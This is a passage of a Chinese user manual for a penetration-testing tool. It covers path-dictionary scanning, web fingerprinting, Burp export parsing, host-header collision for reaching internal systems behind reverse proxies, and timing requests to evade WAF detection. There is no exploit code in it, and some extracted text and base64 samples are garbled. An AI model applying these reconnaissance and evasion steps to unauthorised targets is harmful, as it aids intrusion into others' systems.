
## 3. URL输入及URI字典

URL列表：严格按照http(s)://x.x.x.x/格式。

生成URI字典：这个功能用于特定CMS字典生成，比如判断目标可能为某个CMS，需要扫描敏感路径，如果是开源的，下载源码后，可根据源码路径自动生成字典进行扫描。

扩展名过滤: 用于生成URI字典时过滤, 默认过滤js,gif,jpg,png,css这5个后缀不加入字典, 清空则所有文件都加入字典。

生成字典示例:




The screenshot shows a file browser interface with a sidebar on the left containing a list of URLs. On the right, there is a detailed view of files with columns for name, last modified, type, and size.

文件名	最后修改	类型	大小
application	2020/5/21 16:13	文件夹	
catfish	2020/5/21 16:13	文件夹	
data	2020/5/21 16:13	文件夹	
public	2020/5/21 16:13	文件夹	
runtime	2020/5/21 16:13	文件夹	
vendor	2020/5/21 16:13	文件夹	
.htaccess	2017/10/17 20:35	HTACCESS 文件	1 KB
index.php	2017/7/20 10:23	PHP 文件	1 KB


状态码: 表示返回状态码有效需要打印显示的。

URI字典列表: 可单选、多选移动, 刷新按钮可刷新当前字典列表信息。并且在列表栏右键即可打开字典路径进行调整。



#### 4. 扫描结果

扫描结果很简单, 就不多讲了。双击URL栏会自动打开默认浏览器访问。  
结果导出功能暂时未做。



The screenshot shows a table titled "扫描结果" with columns: 序号 (Index), 目标 (Target), URL, and 状态码 (Status Code). There are several rows of data, but they are mostly blank or contain placeholder values like "http://". A "结果导出" (Export Results) button is located at the top right of the table area.

序号	目标	URL	状态码

#### 4.4.2. 举例

The screenshot shows the NetworkMiner interface. At the top, there are various configuration options like '开始扫描' (Start Scan), '停止扫描' (Stop Scan), and 'URL并发' (Concurrent URLs). Below the configuration is a 'URL列表' (URL List) section with a tree view of scanned URLs and a file filter panel. The main area displays a '扫描结果' (Scan Results) table with columns for序号 (Index), 目标 (Target), URL, and 状态码 (Status Code). The table contains four entries, all with status code 200 OK.

序号	目标	URL	状态码
1	HTTP://30.1.20.12:81	HTTP://30.1.20.12:81/phpmyadmin/	200 OK
2	HTTP://30.1.20.12:81	HTTP://30.1.20.12:81	200 OK
3	HTTP://30.1.20.12:81	HTTP://30.1.20.12:81/phpMyAdmin/	200 OK
4	HTTP://30.1.20.12:81	HTTP://30.1.20.12:81/PhpMyAdmin/	200 OK

## 4.5. IP查询(V1.4.8)

通过纯真等IP库进行离线查询，可自动提取输入中的IP和域名然后进行查询。


第一次使用，建议先点击更新数据库，然后再进行查询。

The screenshot shows the IPQuery tool interface. On the left is a sidebar with various modules like '信息收集' (Information Collection), 'IP查询' (IP Query), and '辅助工具' (Auxiliary Tools). The 'IP查询' module is selected and active. It has sections for 'IP列表' (IP List) and '扫描结果' (Scan Results). In the 'IP列表' section, there is a '更新数据库' (Update Database) button with a red arrow pointing to it. The '扫描结果' table lists five IP addresses with their details. A progress bar at the bottom indicates the scan is completed at 100.00%.

序号	IP/Domain	信息	类型
1	192.168.111.112	局域网 对方和您在同一内部网	IPv4
2	255.255.255.0	纯真网络 2022年11月16日1#数据	IPv4
3	192.168.111.2	局域网 对方和您在同一内部网	IPv4
4	10.8.0.2	局域网 IP	IPv4
5	255.255.255.0	纯真网络 2022年11月16日1#数据	IPv4

## 4.6. web指纹

界面如下



Web指纹扫描，用于识别目标站点使用的框架及特征等。主要依赖fofa+cms指纹库，使用sqlite进行存储和读取，sqlite文件为cms\_finger.db，fofa和CMS指纹各2000条左右，具体可使用navicat等工具打开查看。

有三种解析方式：

Burpsuite导出文件解析：burpsuite代理记录的请求可导出成xml进行解析判断指纹。

Fofa指纹扫描：只进行一次URL请求，根据返回结果的各个部分进行指纹识别，指纹规则与fofa搜索规则格式一致。

Fofa+传统指纹扫描：传统指纹会构成不同URL路径请求目标，每次请求返回结果还会经过fofa指纹识别。

CMS指纹库

对象 cms @main (cms\_finger) - 表

开始事务 文本 篩选 排序 导入 导出

finger_id	cms_name	path	match_pattern	options	hit
1	08cms	/images/admina/arrow.jp4d31afa41252d32d8a9ae	md5	0	
2	08cms	/images/admina/arrow.jp6ad561345b55814902d01	md5	23	
3	08cms	/images/admina/logo.pn413946cd43e990aa55133	md5	4	
4	08cms	/images/admina/logo.pn6db113c0f641da45947a37	md5	0	
5	08cms	/images/admina/sitmap0.71cc4f949f5a50008048e8!	md5	22	
6	08cms	/images/admina/sitmap0.e0c4b6301b769d596d183	md5	0	
7	1039_jxt	/css/stuselect/index.css	height: 35px; position: rel	md5	0
8	1039_jxt	/images/jxt_logo.gif	d9a4ebcf4eec9120f8812	md5	1
9	1039家校通	/images/jxt_login_bg.gif	21224af1da24ba961ed4c	md5	0
10	1039家校通	/images/jxt_logo.gif	8adfb204fc17450fa124ccf	md5	0
11	3gmeeting	/images/an_on.jpg	f0c48c3ab92948f55bf328e	md5	0
12	3gmeeting	/images/download.jsp	6ac63e4862841ebb76a19	md5	0
13	3gmeeting视讯系统	/images/download.jpg	816b4187721f32088960ef	md5	0
14	51Fax传真系统	/images/password.gif	ecc6bb79200836fd9c08c	md5	0
15	51Fax传真系统	/images/user.gif	868773eab4863759e70b8	md5	0
16	53kf	/new/Client/Css/style.css	worker_info dt	keyword	0
17	53kf	/new/Client/Image/icon-o	fd8ee64400da8b5bafa0e	md5	0
18	53kf	/new/Client/Script/webCo	webCore.min.js	keyword	0
19	5UCMS	/admin/images/style.css	1f77c198658bcdf9f0df827	md5	22

## Fofa指纹库

对象 cms @main (cms\_finger) - 表 fofa @main (cms\_finger) - 表

开始事务 文本 篩选 排序 导入 导出

id	name	keys	type
113	DUclassified	body="assets/DUclassified.css"    title="DUclassified"	app
114	squid	header="squid"	app
115	kangle反向代理	header="kangle"    title="welcome use kangle"	app
116	Varnish	header="X-Varnish"	app
117	Aicache	header="X-Aicache"	app
118	SJSWPS_OiWPS	header="Sun-Java-System-Web-Proxy-Server"    header="Oracle-iPlanet-Proxy-Server"	app
119	HAProxy_Report	body="Statistics Report for HAProxy"	app
120	PHP	header="X-Powered-By: PHP"    header="PHPSESSID"	lang
121	ASP.NET	header="X-Powered-By: ASP.NET"	lang
122	python	header="python"    header="Django"	lang
123	ruby	header="ruby"    header="WEBrick"    header="Phusion"    header="Mongrel"    header="X-Rack-Cache"	lang
124	jsp	header="jsp"    header="Servlet"    header="JBoss"    header="JSESSIONID"	lang
125	perl	header="perl"	lang
126	nodejs	header="X-Powered-By: Express"    header="pump.io"    header="nodejs"	lang
127	ASP	header="X-Powered-By: ASP"	lang
128	ASP.NET Version	header="X-Aspnet-Version"	lang
129	JSP 2.x	header="JSP/2.2"	lang
130	lua	header="Server: lua"	lang
131	jquery	body="jquery"	script
132	bootstrap	body="bootstrap.css"    body="bootstrap.min.css"	script
133	d3	body="/d3.min.js"    body="/d3.v2.min.js"    body="/d3.js"    body="/d3.v2.js"	script
134	jquery-ui	body="jquery-ui"	script
135	yui	body="yui.js"    body="yui.min.js"	script
136	AlloyUI	body="cdn.alloyui.com"	script
137	React.js	body="/react.js"    body="React.createClass"	script

## 4.6.1. 设置说明

### 1. 首行参数设置



URL并发和指纹并发：URL并发表示同时扫描的URL个数，指纹并发表示每个URL扫描时并发的cms指纹数；如上图所示，如果只有1个URL则同时发起的HTTP请求数为25，如果超过4个URL扫描则同时发起的HTTP请求数为100。

间隔：主要用于waf场景，为每个并发请求设置时间间隔，防止过快被WAF检测到。

Shiro: 该选项框默认勾选，因为shiro指纹识别需要设置"Cookie: RememberMe"，暂时不清楚是否会对部分网站造成影响，没做成内置模块。


## 2. 第二行设置



当勾选burp选项时，可设置burp的xml文件路径，可解析burp文件，但同时cms和fofa扫描无法使用。

Fofa指纹扫描为默认勾选无法取消，可根据情况是否结合cms使用，如果cms不勾选，则每个URL只发送一次请求；否则每个URL会根据cms的指纹数发起相应数量的请求。

## 3. URL设置




URL列表写入方式有三种：

1. 手动设置符合URL完整格式的字符串，每行一个URL，如果开启cms指纹扫描，URL不能设置为具体资源，只能是一个路径，因为后面需要拼接指纹库里的路径。
2. 通过端口扫描识别为http或https的结果发送，写入该编辑框。
3. 如果txt文本文件导入，也是一行一个URL，这里需要注意的是，导入的数据可以没有URL前缀，即http://或https://，如果没有前缀，会根据右侧协议勾选情况自动加上前缀；

如只勾选http，并设置端口为80-81，则会将导入的host添加上http前缀，并设置端口为80和81，https也一样。

如果有前缀则不做改动。

示例如下：



#### 4. 结果显示

目前可显示扫描结果如下

扫描结果															
序号	URL	状态码	Title	特征	进度	cms finger	fofa finger	os	server	language	script	mod	WAF	CDN	other


URL： 不解释。

"状态码","Title",

"特征": 这三个用于首次扫描结果解析，用于简单判断目前服务器状态，"特征"和端口扫描里的一样。

进度: 用于显示每个URL在进行cms扫描时的进度，并且会提示请求超时等异常报错的次数；扫描结束会显示scan

over




"cms finger": 该项为cms扫描结果显示，判断对端为哪种cms框架。

其他项: 剩下的各项为fofa指纹识别结果，sqlite对不同指纹规则进行分类了，标签含义和结合fofa规则库理解，未进行分类的还默认合并于"fofa finger"显示，所以后续还需要再优化。

#### 4.6.2. 举例

#### 4.6.2.1. 解析BurpSuite导出文件

Burpsuite 右键-save items 保存指定域名信息即可，也可在 target 标签页导出。



大概格式如下

```
25 <items burpVersion="2.1.04" exportTime="Mon Jan 13 21:21:48 CST 2020">
26   <item>
27     <time>Mon Jan 13 21:20:11 CST 2020</time>
28     <url><![CDATA[http://1.2.3.4:9000/]]></url>
29     <host ip="1.2.3.4">2.3.4</host>
30     <port>9000</port>
31     <protocol>http</protocol>
32     <method><![CDATA[GET]]></method>
33     <path><![CDATA[/]]></path>
34     <extension>null</extension>
35     <request base64="true"><![CDATA[R0VUIC8gSFRUUC8xLjEnCKhvc3Q61DIxOC4yOC4xNzIuND05MDAwDQ
luc2VjdXJ1LVJ1cXV1c3Rz0iAxDQpVc2VyLUFnZW50oIBnb3ppbGxhLzUuMCAoV2luZG93cyBOVCaxMC4wOyBX
bGVXZWJ1LaXQvNTM3LjM2IChLSFRNTcWgbG1rZSBHZlNmbykgQ2hyb211Lzc5LjAuMzk0NS4xMtgcug2FmYXJpLz
NjZX800iB0ZxhBL2h0bWwsYXBwbGljYX8pb24veGh0bWwreG1sLGFWcGxpY2F0aW9ul3htbDtXPTAuOSxpbdFm
Ywdll2FwbmcSK18q03E9MC44LGFWcGxpY2F0aW9ul3NpZ251ZC1leGNoYW5nZTf2PWIz03E9MC450QpBY2N1ch
c6IGd6aXAsIGR1ZmxhdGUNckFjY2VwdC1MYW5ndWFnZTogemgtQ04semg7cT0wLjkNCKNvbm51Y3Rpb246IGNs
]]></request>
36     <status>200</status>
37     <responseLength>9802</responseLength>
38     <mimeType></mimeType>
39     <response base64="true"><![CDATA[SFRUUC8xLjEgMjAwIE9LDQpDb25uZWNoaW9u0iBjbG9zZQ0KRGF0Z
yBKYW4gMjAyMCAxMzo0NDoxNyBHTVQNCKlvbnR1bnQtTGVuZ3Ro0iASNTyW0QpDb250ZW50LVR5cGU6IHR1eHQ
hcnNldD1VVEYtOA0KU2V0LUNvb2tpZTogS1NFU1NJt053RD11NHlmSmVLemk5dGdTm16QUVMTm5VbmEzSVY1V
291yzdKME9WaEVnRm90IITEYTm9yQ5NDsgfcGF0aD0v0yB1dHRwT25seQ0KDQo8iWRvY3R5cGU+DQoNCg0KDQc
oZWfkPg0KPHRpDgx1Pu1IewuWkqeim+mUgOWtm0eZ***e7nzwdg1L0bGU+DQo8bWV0Y8BsodHRwlLWxdw12PSJD1
GUIGNvbnnR1bnQ9InR1eI0QvaHRTbDsgY2hhcnNldu...vVEYTcI+DQo8TUUVUQSBIVFQRQLUVRVU1WPSJQcmfnbWE
9Im5vlwNhY2h1Ij4NCjxzdhlsZSB0eXB1PSJ0Zxh0L2NzcyI+DQpib2R5e2JhY2tnmc91bmQ6dXjsKG1tYmldc
HJlcGVhdC140yAgZm9udC1zaXp1oje0cHg7IGNvbG9y0iMzMzM7IGZvbNqtZmfAtw50iJNaWNyb3NvZnQpWfF
ob21hIiwgl1NpbVN1biI7IG92ZJmbG930mhpZGR1bjsgfQ0KYM9keSxkaXZ7IG1hcmandpbjow0yBwYWRkaW5nC
X87IHdpZHRo0jewMjJweDsgbwFyZ2lu0jAgYXV0bzsgY2x1YX16Ym90aDt9DQoubGVmdHsgYmfja2dyb3VuZDp
zLzJfcjFfy23fczEuanBnKSByb1yZXB1YXQ7IHdpZHRo0jI2MXB40yBoZWlnaHQ6NDgwcHg7fQ0KLmNvbnnR1t
```

扫描结果如下

开始扫描	停止扫描	URL并发:	4	指纹并发:	25	超时:	5	间隔:	6						
Burp文件路径: D:\Go\lizs2@lizs2\go-gui\gather\webfinger\*.xml															
URL列表															
扫描结果															
序号	URL	状态码	Title	特征	进度	cms finger	fofa finger	os	server	language	script	mod	WAF	CON	other
1	http://47....						shiro,Kindeditor,ColdFusi...		tomcat	jsp	jquery,boot...				Cookies,Http...

#### 4.6.2.2. Fofa指纹扫描

每次URL仅发起一次请求，结果如下显示

#### 4.6.2.3. Fofa+cms指纹扫描

#### 4.6.2.4. test指纹测试（V1.3.9新增）


cms\_finger.db新增两个test表，可手动输入指纹特征，并在界面上勾选test，则只读取test表进行扫描。



#### 4.7. host碰撞（V1.4.8）

Host碰撞，顾名思义，通过修改Host字段来发送数据包。因为现在越来越多的业务是通过nginx等负载进行反向代理访问，可能有些内网域名和外网域名使用相同的负载均衡进行反代，这样就可能通过修改host字段实现访问内网系统。

如下效果



原理细节：为了提高扫描效率，先提取原始请求包的响应的前1000字节，然后和每次替换完host字段的响应包前1000字节进行相似度判断，如果相似度低于85%，就判断为不同页面，从而判断碰撞成功。

## 4.8. 扩展功能

### 4.8.1. 复制粘贴

信息收集各个模块均支持该功能。

右键结果栏，存在粘贴和复制功能，该功能主要用于工具之间的结果传递。

比如我当前工具挂在vps上扫描，扫描结束，我在本地工具也能查看结果，则可复制vps上的结果，然后粘贴到本地工具里。传统的ctrl+C复制是标准格式，无法粘贴。

扫描结果								结果导出	<input type="checkbox"/>	发送至WEB指纹
序号	IP	域名	端口	默认端口类型	banner	特征	标题			
1	30.1.20.12		137	NetBIOS	NetBIOS	MAC: fe:fc:... (Unique: 1)				
2	30.1.20.12		21	FTP	220 Welcome...					
3	30.1.20.12			粘贴(工具内部)						
4	30.1.20.12			复制(工具内部)						
5	30.1.20.12			SMB		OS: Windows...	WIN-064AV2			
6	30.1.20.12		3389	RPC	RPC	Address: 30...	WIN-064AV2			
7	30.1.20.12		1433	MySQL	N 5.5.29-10...					
8	30.1.20.12		81	Windows rdp						
9	30.1.20.12		8080	SQL Server						
10	30.1.20.12		85	default WEB	http	Apache/2.4...	phpweb			
11	30.1.20.12			default WEB	http	Apache-Coyo...	Apache Tomcat			
				default WEB	https	Microsoft...	中国工程师			

### 4.8.2. 扩展选项

可设置编码，http代理，以及http请求头部



### 4.8.3. 历史数据查询（V1.4.3新增）

所有扫描模块均添加如下历史数据查询，存储在data.db里

1. 每次扫描结束后会自动将数据存储到sqlite数据库（PS: 扫描过程中不会存储）
2. 每次只展示近10次扫描结果
3. 如果要查询其他不在近期扫描的结果，可打开data.db查找uuid，通过uuid查询
4. 清除所有数据，仅清除当前扫描模块的数据
5. 如果需要手动存储，可点击“保存至数据库”，用于从其他地方复制、导入的数据。

IP列表 IP导入

www.bilibili.com:443

扫描结果 结果导出 发送至WEB指纹

序号	IP	域名	端口	默认端口类型	banner	特征	标题
1	www.bilibili...		443	HTTPS	https	Cert: *.bilibili.com, 上海哔哩哔哩信息科技有限公司, 上海, 上海, CN;	哔哩哔哩 (...)

粘贴(工具内部)  
复制(工具内部)  
保存至数据库  
清除  
发送至 >  
复制此列

历史数据 (www.bilibili.com)-(1)-(2022-04-25 17:41:28)  
(www.bilibili.com)-(1)-(2022-04-25 17:36:08)  
(30.1.20.11)-(43)-(2022-04-25 17:35:49)  
(30.1.20.155)-(43)-(2022-04-25 17:35:37)  
(www.baidu.com)-(1)-(2022-04-25 17:34:44)


Input UUID  
清除所有数据

progress: 100.00% time: 304.1357

# 5. 漏洞扫描

## 5.1. 选项

